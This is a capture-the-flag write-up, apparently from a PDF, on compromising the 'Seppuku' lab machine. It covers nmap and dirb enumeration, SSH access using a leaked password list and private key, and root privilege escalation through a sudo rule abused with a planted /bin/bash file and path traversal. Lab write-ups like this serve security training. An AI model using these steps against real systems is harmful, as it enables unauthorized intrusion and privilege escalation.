

MACHINE #1

SEPPUKU

↑ The Seppuku machine is running in VMware which is our target machine.



△ Our machine will be using the Kali Linux. Using netdiscover as sudo user to find the IP address of the target machine connected in the network.




▲ The IP address was found. With Nmap, run the scan find the open ports, state, service and also their version.

```
-$ nmap -A -p 1-65535 192.168.83.173
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 16:55 EDT
Nmap scan report for 192.168.83.173
Host is up (0.0021s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp
22/tcp open ssh
                             vsftpd 3.0.3
                             OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
  ssh-hostkey:
   2048 cd:55:a8:e4:0f:28:bc:b2:a6:7d:41:76:bb:9f:71:f4 (RSA)
    256 16:fa:29:e4:e0:8a:2e:7d:37:d2:6f:42:b2:dc:e9:22 (ECDSA)
   256 bb:74:e8:97:fa:30:8d:da:f9:5c:99:f0:d9:24:8a:d5 (ED25519)
80/tcp open http nginx 1.14.2
|_http-server-header: nginx/1.14.2
 _http-title: 401 Authorization Required
 http-auth:
HTTP/1.1 401 Unauthorized\x0D
   Basic realm=Restricted Content
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
7080/tcp open ssl/http LiteSpeed httpd
  ssl-cert: Subject: commonName=seppuku/organizationName=LiteSpeedCommunity/stateOrProvinceName=NJ/countryName=US
  Not valid before: 2020-05-13T06:51:35
  Not valid after: 2022-08-11T06:51:35
  tls-alpn:
    spdy/3
   spdy/2
http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: 404 Not Found
|_http-server-header: LiteSpeed
                           Apache httpd 2.4.38 ((Debian))
7601/tcp open http
_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Seppuku
8088/tcp open http
                            LiteSpeed httpd
|_http-title: Seppuku
|_http-server-header: LiteSpeed
Service Info: Host: SEPPUKU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- From results with aggressive Nmap scan, we found FTP port 21/tcp, SSH port 22/tcp, HTTP port 80/tcp & 8088/tcp is open, and other SMB ports 139 & 445.
- Tried with FTP but it needs login credentials.

```
(root@kali)-[/home/kali]
# ftp 192.168.83.173
Connected to 192.168.83.173.
220 (vsFTPd 3.0.3)
Name (192.168.83.173:kali):
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

▲ Open the browser on our machine and explore the website by entering the targeted machine IP address.



- ▲ It asks for login credentials for http service port 80
- ▲ At http port 8088, I viewed source of the website there is nothing suspicious.



- ▲ So, let's use dirb by brute force to see the whether other directories are available under the IP address.
- ▲ Since the http port 80 has completely blocked. Let's try with the http port 8088.

▲ When visited the directories of the websites where dead end. But in one of the directories had web console login.



▲ Also dirb with http port 7601 of the target machine IP address.

```
-[/home/kali]
       dirb http://192.168.83.173:7601/
DIRB v2.22
By The Dark Raver
START_TIME: Fri Jul 22 17:02:42 2022
URL_BASE: http://192.168.83.173:7601/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
     Scanning URL: http://192.168.83.173:7601/ —
⇒ DIRECTORY: http://192.168.83.173:7601/a/

⇒ DIRECTORY: http://192.168.83.173:7601/b/

⇒ DIRECTORY: http://192.168.83.173:7601/c/
⇒ DIRECTORY: http://192.168.83.173:7601/ckeditor/
⇒ DIRECTORY: http://192.168.83.173:7601/d/
⇒ DIRECTORY: http://192.168.83.173:7601/database/
⇒ DIRECTORY: http://192.168.83.173:7601/de/

⇒ DIRECTORY: http://192.168.83.173:7601/f/
⇒ DIRECTORY: http://192.168.83.173:7601/h/

+ http://192.168.83.173:7601/index.html (CODE:200|SIZE:171)
⇒ DIRECTORY: http://192.168.83.173:7601/keys/
⇒ DIRECTORY: http://192.168.83.173:7601/production/
⇒ DIRECTORY: http://192.168.83.173:7601/q/
⇒ DIRECTORY: http://192.168.83.173:7601/r/


⇒ DIRECTORY: http://192.168.83.173:7601/secret/

+ http://192.168.83.173:7601/server-status (CODE:403|SIZE:281)
⇒ DIRECTORY: http://192.168.83.173:7601/t/
=> DIRECTORY: http://192.168.83.173:7601/w/
```

▲ Let's visit these directories first, since they are interesting.



▲ Under the directory listing, found the host name & password list.



So, password list has been copied to separate list. Using hostname and password can do brute force to find the valid password and gain login credentials.

▲ We can finally login to the SSH connection with credentials.

```
(root@kali)-[/home/kali/Desktop]
# ssh seppuku@192.168.83.173's password:
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 13 10:52:41 2020 from 192.168.1.48
seppuku@seppuku:~$
```

▲ Do find way to escalate the privilege to get root access.

- Found hidden password file which it was for the use samurai login. Another username were found under the home directory.
- Using Private sshkey that found in directory listing. We can login the tanto with ssh.

```
)-[/home/kali/Downloads]
     ssh -i private tanto@192.168.83.173 -t "bash -noprofile"
tanto@seppuku:~$ ls -la
total 32
drwxr-xr-x 5 tanto tanto 4096 Jul 22 15:30 .
drwxr-xr-x 5 root root 4096 May 13 2020 ..
-rw-r--r-- 1 tanto tanto 220 May 13 2020 .bash_logout
-rw-r--r-- 1 tanto tanto 3526 May 13 2020 .bashrc
drwx----- 3 tanto tanto 4096 May 13 2020 .gnupg
drwxr-xr-x 3 tanto tanto 4096 May 13 2020 .local
-rw-r--r-- 1 tanto tanto 807 May 13 2020 .profile drwxr-xr-x 2 tanto tanto 4096 May 13 2020 .ssh
tanto@seppuku:~$ mkdir .cgi_bin
tanto@seppuku:~$ cd cgi_bin/
bash: cd: cgi_bin/: No such file or directory
tanto@seppuku:~$ ls
tanto@seppuku:~$ cd .cgi_bin/
tanto@seppuku:~/.cgi_bin$ echo "/bin/bash" > bin
tanto@seppuku:~/.cgi_bin$ chmod 777 bin
tanto@seppuku:~/.cgi_bin$ ls -la
total 12
drwxr-xr-x 2 tanto tanto 4096 Jul 22 18:10 .
drwxr-xr-x 6 tanto tanto 4096 Jul 22 18:09 ..
-rwxrwxrwx 1 tanto tanto 10 Jul 22 18:10 bin
```

- ▲ To get root access, make bin directory and give the permission using chmod.
- Switch user to samural and select the root directory then open root.txt file for CTF.

```
samurai@seppuku:/home/seppuku$ sudo ../../../../../home/tanto/.cgi_bin/bin /tmp/*
root@seppuku:/home/seppuku# sudo ../../../../home/tanto/.cgi_bin/bin /tmp/*
root@seppuku:/home/seppuku# cd /root
root@seppuku:~# ls
root.txt
root@seppuku:~# cat root.txt
{SunCSR_Seppuku_2020_X}
root@seppuku:~#
```